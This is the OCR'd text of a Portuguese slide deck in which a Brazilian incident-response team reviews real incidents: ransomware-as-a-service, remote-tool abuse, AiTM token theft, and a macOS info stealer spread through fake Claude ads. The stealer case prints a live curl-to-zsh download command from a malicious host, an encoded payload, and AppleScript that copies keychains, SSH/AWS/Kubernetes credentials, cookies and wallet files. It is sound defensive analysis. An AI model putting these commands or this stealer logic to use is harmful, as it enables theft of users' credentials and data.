tech + people

Entre Tokens, Pipelines e Ramsomware:
Incidentes reais na “Era da IA”

SOOW SIGMA

INTRO

SUMÁRIO

Tópicos abordados na apresentação.

Entre Tokens, Pipelines e Ramsomware: Incidentes reais na “Era da IA”

QUEM SOMOS?

CSIRT SOOW SIGMA

Equipe de tratamento e resposta a incidentes da Soow Sigma

Type of Constituency	Government, Private and Public sectors
Source of Constituency	Both external and internal
Description of Constituency	CSIRT Soow has a internal constituency defined by their all technology, security (SOC, Cyber, IT, MSSP) and administrative areas within the organization (including Finance, HR, Logistics, Marketing, Management, among others) and an external constituency defined by Customers with cybersecurity services contracts, business partners, and technical communities which CSIRT Soow collaborate
Country of Constituency	Brazil BR

https://www.first.org/members/teams/csirt_soow_sigma

QUEM SOMOS?

CSIRT SOOW SIGMA

Equipe de tratamento e resposta a incidentes da Soow Sigma

Alencar Silva

- Ciências da computação
- Pós graduado em segurança defensiva
- Gerente CSIRT Soow Sigma

https://www.linkedin.com/in/Alencar-junior-ti/

Luiz Jussen

- Tecnólogo em Defesa Cibernética
- Red Team Operator / CSIRT

https://www.linkedin.com/in/luizfelipejussen/

QUEM SOMOS?

CSIRT SOOW – Frentes de Ação

CIR

Cybersecurity Incident Response

- Tratamento e resposta a incidentes;
- Treinamentos e exercícios.

CSA

Cybersecurity Assessment

- Operações de Red Team;
- Avaliação de vulnerabilidades.

CSIRT Soow conducts many of services, including:

Main:

- Incident handling and coordination.
- Digital forensics.
- Support for mitigation and safe environment recovery.
- Communication and cooperation with other CSIRTs.
- Security training and awareness.

Complementary:

- Vulnerability analysis and discovery.
- Red Team operations.

https://www.soow.com.br/rfc2350.html


COM QUEM LIDAMOS?

RaaS - NOTA DE RESGATE

```
>>>>> Advertising:
Want a lamborghini, a ferrari and lots of titty girls? Sign up and start your pentester billionaire journey
in 5 minutes with us.
[redacted]
After registration, you will receive the most flawless and reliable tools for encrypting almost all
operating systems on the planet and a platform for negotiating with attacked companies.
```

SERVIÇO VULNERÁVEL EXPOSTO

RaaS - RANSOWARE CLÁSSICO?



MeshAgent	Data Base File	157 KB
MeshAgent	Aplicativo	3.401 KB
MeshAgent.msh	Arquivo MSH	34 KB
MeshAgent.msh.		34 KB
READ-ME	Documento de Te...	2 KB


RMM – REMOTE MANAGEMENT TOOL

AnyDesk

TeamViewer

CASO 01 – SUPPLY CHAIN – COMPROMETIMENTO DE API KEY

TIMELINE




CASO 03 – ENGENHARIA SOCIAL + RMM

TIMELINE


CONTATO TELEFÔNICO

Ligação para engenharia social e acesso remoto.



CASO 04 – GOOGLE ADs ABUSE - INFO STEALERS MAC

PÁGINA FALSA CLAUDE + INFO STEALER



CASO 04 – GOOGLE ADs ABUSE – INFO STEALERS MAC

COLETA DO SCRIPT

```
root@ubuntu-gnu-linux-24-04-3:/opt#
root@ubuntu-gnu-linux-24-04-3:/opt#
root@ubuntu-gnu-linux-24-04-3:/opt# curl -kfsSL http://oklahomawarehousing.com/c
url/bd348a40261aa2d95566ccdc4e6f304ff25aa97d34e5c713c77c937583ad04f0|zsh
```

f304ff25aa97d34e5c713c77c937583a

Fork

```
root@ubuntu-gnu-linux-24-04-3:/opt# curl -kfsSL http://oklahomawarehousing.com/curl/bd348a40261aa2d95566ccdc4e6f30
4ff25aa97d34e5c713c77c937583ad04f0
#!/bin/zsh
d19139=$(base64 -D <<'PAYLOAD_m171183088919590' | gunzip
H4sIAAxV+mkAA91WW2/bNhR+9684VRXDasBIsiI7NzUNugANirRD0mDBusKgKcomLEuaSS1O2v73
HVmyRMkGtpe9jC8WDz9+537o16/sqUjsFznvhZQv02QS5QlTIk0GFnzvAS6+5gwu7JD/ZSd5HDey
t3tkw44wThmNIUyXVCSBkS5iOsfvJ7ri8zSXIpkdsXRpaFCVLjgip6F3fEKPneHIpXQYnvr+aMRY
yI75KPKc4yga+pSejhHFfTZ2PTYes1Nv7J94NMRjR6ekmZgs+HNg+O6pwyN37Hku4pyQjbxoOhp6
nj+O/FE40i9FIuaBYatlZqeSxulsVhj7IrISJCL4CuZrIDMFDnw7BzXnyeakWCxfxUAWQCQQsqRr
osSSg+fAHzWkWOQDGA+Sr8jVjCfqDG7TFxHH1PaPHBjcUiYSlcr5OdwkiseAAvh8D4/gOhPXn4wt
uMqymP/Gpx+Fsn1vfOSNjD0a0H2C7p+BWQWiCzLmSmVntm2WabLD54QuBbtU6zAwN/noZ0/46Rrw
AzAYkq1Epsqcx5L/b73edTcSWvIvgSR8T/L5Wihwu/iv8ApIBIZZFBYy/yj2st5/67KsuMpXSZun
rMz3Hx4+fZzc3/x+HZiDgevAG4zN8Lj6sSwNenv1OLm7/nJ3c30fnGjyPItTGk4EejoIqeJweCAt
Yg7SjCdSxrCiSQhkztdwond0YTVn8xTMu6tPv3y+rX6sVvsqGk+keCnLotmiJqmoKmJw8FK73SEv
EQwO6sBYWgBJca9h3ASxLSD8zyIh/z6W5WU2z5OFLKIJg4YODrVQAwHXAluXtCItAmeze5qj1YBE
Ai5a7Ag/xzlY21ReS6NIclVoFpi/hrziboAbkiqQDawGocKSCo1uoPBWSwAaAP1+i2ige0sqhh3V
MmeMS1k52MipUnyZqcCt5bXz1RFcBHoJFuorMggCTFQnJMUqmnLC0rCwLgwx8cG2VKYycEEuRBaY
lasszROMneZvq5w6/V4sfUI9wq8PX/ZgCMGOoARfRbp6hndkH+Q/n2BbLf84xUqL62HrnnSn7QaQ
QhOXPcdPYBx8ryP/c5+O7rSc4dS4nOYiDrVXQhsr9We/TI9IQr4OTNFvd5y+a00Dq2VBkbdJMRxy
vHPZOipHg6khqimAxWbWPuE7jdXh7Ehjhe/TnomxXdvad1snrVdvuwaDquoPDy1rlyjmPAPsOA87
dNseb2DYgVbDqVhhmjRK0Etsq53m2bG5Nek6hDhjatNq8tVSe5V6GoXT+9lDrZ0/hYh8Z0C/Ubx5
7JxeHZHq8YvE30+jJEhZCgAA
PAYLOAD_m171183088919590
)
root@ubuntu-gnu-linux-24-04-3:/opt#
```

CASO 04 – GOOGLE ADs ABUSE - INFO STEALERS MAC


ANÁLISE DO INFO STEALER

```
on Keychains(writemind)
        try
                do shell script "cp ~/Library/Keychains/*.keychain-db " & quoted for
        end try
end Keychains

on CloudKeys(writemind)
        try
                do shell script "cp -r ~/.ssh " & quoted form of (POSIX path of writ
        end try
        try
                do shell script "cp -r ~/.aws " & quoted form of (POSIX path of writ
        end try
        try
                do shell script "cp -r ~/.kube " & quoted form of (POSIX path of wri
        end try
end CloudKeys
```


ANÁLISE DO INFO STEALER

```
try
	duplicate file ((path to library folder from user domain as text) & "Containers:com.apple.Safari:Data:Library:Cookies:Cookies.binarycookies") to folder (destinationSafariPath) with replacing
end try
try
	set notesDB to (path to home folder as text) & "Library:Group Containers:group.com.apple.notes:"
	set dbFiles to {"NoteStore.sqlite", "NoteStore.sqlite-shm", "NoteStore.sqlite-wal"}
	repeat with dbFile in dbFiles
		try
			duplicate (file dbFile of folder notesDB) to folder (destinationNotesPath) with replacing
		end try
	end repeat
end try
try
```




```
on Filegrabber(writemind)
 try
  set destinationFolderPath to POSIX file (writemind & "FileGrabber/")
  mkdir(destinationFolderPath)
  set destinationSafariPath to POSIX file (writemind & "Safari/")
  mkdir(destinationSafariPath)
  set destinationNotesPath to POSIX file (writemind & "Notes/")
  mkdir(destinationNotesPath)
  set extensionsList to {"pdf", "docx", "doc", "wallet", "key", "keys", "db", "txt", "seed", "rtf", "kdbx", "pem", "ovpn"}
  set bankSize to 0
  set fileCounter to 1
```

ANÁLISE DO PHISHING



CASO 05 – ENG SOCIAL – PHISHING AiTM + ROUBO DE TOKEN

TOKEN ABUSE - COMPROMETIMENTO SSO

CASO 05 – ENG SOCIAL – PHISHING AiTM + ROUBO DE TOKEN

TOKEN ABUSE – COMPROMETIMENTO SSO

PRINCIPAIS UPGRADES DO ATACANTE COM IA

“ERA DA IA"

Redução da barreira de entrada

Redução da necessidade de conhecimento profundo da área para executar ataques.

Automação e escala

Atacantes conseguem atingir um número maior de vítimas e construir ferramentas de forma rápida.

Velocidade de mapeamento de superfície

Web crawlers, scan de diretórios com esteroides

Exploração adaptativa

